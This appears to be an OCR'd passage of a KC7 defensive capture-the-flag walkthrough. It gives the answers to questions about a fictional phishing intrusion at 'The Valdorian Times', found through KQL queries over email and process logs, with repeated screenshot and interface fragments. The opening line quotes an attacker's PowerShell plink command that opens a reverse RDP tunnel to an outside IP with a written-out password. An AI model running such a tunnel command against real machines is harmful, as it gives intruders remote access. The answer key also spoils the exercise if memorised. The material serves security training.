& $destinationPath -R 3389:localhost:3389 -ssh -l $hadOw -pw thruthW!llS3tUfree 205.129.146.36
```

Too small? View this image in a new tab

What does the attacker say to "let you know they are here"?

lol ur bout 2 get pwnd...;lol ur bout 2 get pwnd

Show Tags

#research

Solved by 1700 players || Need help? Ask on discord @ kc7cyber/community

Submit

Question 16 (50 pts)

According to the PowerShell script, what might be the hacker's favorite color?

green

Show Tags

#research

Solved by 1727 players || Need help? Ask on discord @ kc7cyber/community

Submit

You reached level 8!

You've donned the blue cape! Keep defending the digital universe! Your new level title is **Baby Blue Teamer**.

Keep Playing | View your performance

Question 17 (40 pts) ✓ Solved

The purpose of the script is to invoke ____ and uncover da truth

plink

Show Tags

#count #processevents #hostname

Solved by 1711 players || Need help? Ask on discord @ kc7cyber/community

Submit

Question 18 (10 pts) ✓ Solved

We might be able to find more information about the PowerShell script in **ProcessEvents** data.

Look for process events related to the PowerShell script. Use the name of the .ps1 file (hacktivist_manifesto.ps1) to find related ProcessEvents.

How many Process Events are there related to this PowerShell script on Sonia's machine?

3

Show Tags

#process_commandline

Solved by 1643 players || Need help? Ask on discord @ kc7cyber/community

Submit

Question 20 (50 pts) ✓ Solved

What ExecutionPolicy is set in the command?

Bypass

Show Tags

#processevents #ip

> Solved by 1618 players || Need help? Ask on discord @ kc7cyber/community

Submit

Question 21 (60 pts) ✅ Solved

Check ProcessEvents for evidence of `plink.exe` being executed on `Sonia's` machine.

What IP address is used when plink is executed?


136.130.190.181

Show Tags

#process_commandline **#username** **#ip**

> Solved by 1605 players || Need help? Ask on discord @ kc7cyber/community

Submit



Let's look closer at this machine to find commands that the attackers may have run after establishing the tunnel.

What six-letter command did the attackers run to figure out which user they are logged on as on the computer?

whoami

Show Tags

#count #discovery_command

> Solved by 1591 players || Need help? Ask on discord @ kc7cyber/community

Submit

Question 25 (50 pts) ✅ Solved

Nice! `whoami` is a called a discovery command. Attackers use commands like these to learn more about the computers they compromise.

How many discovery commands did the attackers run on this machine?

5

Solved by 1541 players || Need help? Ask on discord @ kc7cyber/community

Submit

Question 1 (30 pts) ✓ Solved

We can apply what we've learned by investigating the activity affecting `Sonia` to find other victims of this incident.

I hope you took good notes. Another suspicious email address `valdorias_best_recruiter@gmail.com` was seen sending emails to intern Ronnie and a few others.


How many total emails were sent by this email sender to users at The Valdorian Times?


18


Show Tags


Solved by 1517 players || Need help? Ask on discord @ kc7cyber/community


Submit



Azure Data Explorer
New connection pane
Query
Connections
Add
description (string)
indicators (string)
severity (string)
timestamp (datetime)
SolviSystems
SpookySweets
TitanShield
ValdyTimes
AuthenticationEvents
description (string)
hostname (string)
password_hash (string)
result (string)
src_ip (string)
timestamp (datetime)
user_agent (string)
username (string)
Email
link (string)
recipient (string)
Run
Recall
KQL tools
kc7001.eastus/ValdyTimes
Pin to dashboard
Open
Copy
Export
mail
| where sender == "valdorias_best_recruiter@gmail.com"
Table 1
Add visual
Stats
Search
UTC
Done (1.066 s)
18 records
timestamp
sender
reply_to
recipient
subject
verdict
link


Streak: 2
Score: 2100
Question 2 (30 pts)
Uh oh… it looks like that email address was used to target Ronnie!
When did valdorias_best_recruiter@gmail.com send an email to Ronnie McLovin?*
2024-01-10T08:48:16Z
Show Tags
Solved by 1511 players || Need help? Ask on discord @ kc7cyber/community
Submit
Valdoria
query the challenge data.
arted.
Question 1
30
Question 2
30
Question 3
30


kc7001.eastus
kc7001.eastus.ValdyTimes
kc7001.eastus.Scholomance
Connections
Add
Run
Recall
KQL tools
kc7001.eastus/ValdyTimes
Pin to dashboard
Open
Copy
Export
email
| where sender == "valdorias_best_recruiter@gmail.com"
description (string)
indicators (string)
severity (string)
timestamp (datetime)
SolviSystems
SpookySweets
TitanShield
ValdyTimes
AuthenticationEvents
description (string)
hostname (string)
password_hash (string)
result (string)
src_ip (string)
timestamp (datetime)
user_agent (string)
username (string)
Email
link (string)
recipient (string)
Table 1
Add visual
Stats
Search
UTC
Done (1.066 s)
18 records
timestamp
sender
reply_to
recipient
subject
verdict
link
2024-01-09 03:58:13.0000
valdorias_best_recruiter@gmail.com
newspaper_jobs@g...
barbara_walters@val...
[EXTERNAL] RE: Invitation to...
SUSPICIOUS
http://hire-recruit.info/image...
bill_gates@valdorian...
tyler_byers@valdoria...
tom_brokaw@valdor...
2024-01-10 08:48:16.0000
seymour_hersh@val...
[EXTERNAL] Breaking News: ...
CLEAN
https://promotionrecruit.org...
ronnie_mclovin@val...
JPath: /timestamp
Inline
Full
"timestamp": 2024-01-10T08:48:16Z,
"sender": valdorias_best_recruiter@gmail.com,
"reply_to": valdorias_best_recruiter@gmail.com,
2024-01-12 10:57:26.0000
craig_zimmerman@v...
[EXTERNAL] Join Our Team: ...
https://promotion-job.org/s...


Question 3 (30 pts) Solved
What domain was in the link from that email?
promotionrecruit.org
Show Tags
Solved by 1495 players || Need help? Ask on discord @ kc7cyber/community
Submit


Connections
Add
description (string)
indicators (string)
severity (string)
timestamp (datetime)
SolviSystems
SpookySweets
TitanShield
ValdyTimes
AuthenticationEvents
description (string)
hostname (string)
password_hash (string)
result (string)
src_ip (string)
timestamp (datetime)
user_agent (string)
username (string)
Email
link (string)
Run
Recall
KQL tools
kc7001.eastus/ValdyTimes
Pin to dashboard
Open
Copy
Export
Email
| where sender == "valdorias_best_recruiter@gmail.com"
Table 1
Add visual
Stats
Search
UTC
Done (1.066 s)
18 records
timestamp
sender
reply_to
recipient
subject
verdict
link
2024-01-09 03:58:13.0000 valdorias_best_recruiter@gmail.com newspaper_jobs@g... barbara_walters@val... [EXTERNAL] RE: Invitation to... SUSPICIOUS http://hire-recruit.info/image...
2024-01-09 03:58:13.0000 valdorias_best_recruiter@gmail.com newspaper_jobs@g... bill_gates@valdorian... [EXTERNAL] RE: Invitation to... SUSPICIOUS http://hire-recruit.info/image...
2024-01-09 03:58:13.0000 valdorias_best_recruiter@gmail.com newspaper_jobs@g... tyler_byers@valdoria... [EXTERNAL] RE: Invitation to... SUSPICIOUS http://hire-recruit.info/image...
2024-01-09 03:58:13.0000 valdorias_best_recruiter@gmail.com newspaper_jobs@g... tom_brokaw@valdor... [EXTERNAL] RE: Invitation to... SUSPICIOUS http://hire-recruit.info/image...
2024-01-10 08:48:16.0000 valdorias_best_recruiter@gmail.com valdorias_best_recruit... seymour_hersh@val... [EXTERNAL] Breaking News: ... CLEAN https://promotionrecruit.org...
2024-01-10 08:48:16.0000 valdorias_best_recruiter@gmail.com valdorias_best_recruit... ronnie_mclovin@val... [EXTERNAL] Breaking News: ... CLEAN https://promotionrecruit.org...
JPath: /link
Inline
Full
"reply_to": valdorias_best_recruiter@gmail.com,
"recipient": ronnie_mclovin@valdoriantimes.news,
"subject": [EXTERNAL] Breaking News: We're Hiring! Apply Now for Reporter Roles,
"verdict": CLEAN,
"link": https://promotionrecruit.org/share/Editorial_Job_Openings_2024.docx
https://dataexplorer.azure.com/home


Question 4 (30 pts)
What was the subject of that email?
[EXTERNAL] Breaking News: We're Hiring! Apply Now fc
Show Tags
Solved by 1498 players || Need help? Ask on discord @ kc7cyber/community
Submit

Question 5 (30 pts) ✅ Solved

Just as we did with `Sonia` before, now we need to see if `Ronnie` clicked the link.


When did Ronnie click on the link in the email from `valdorias_best_recruiter@gmail.com` ?

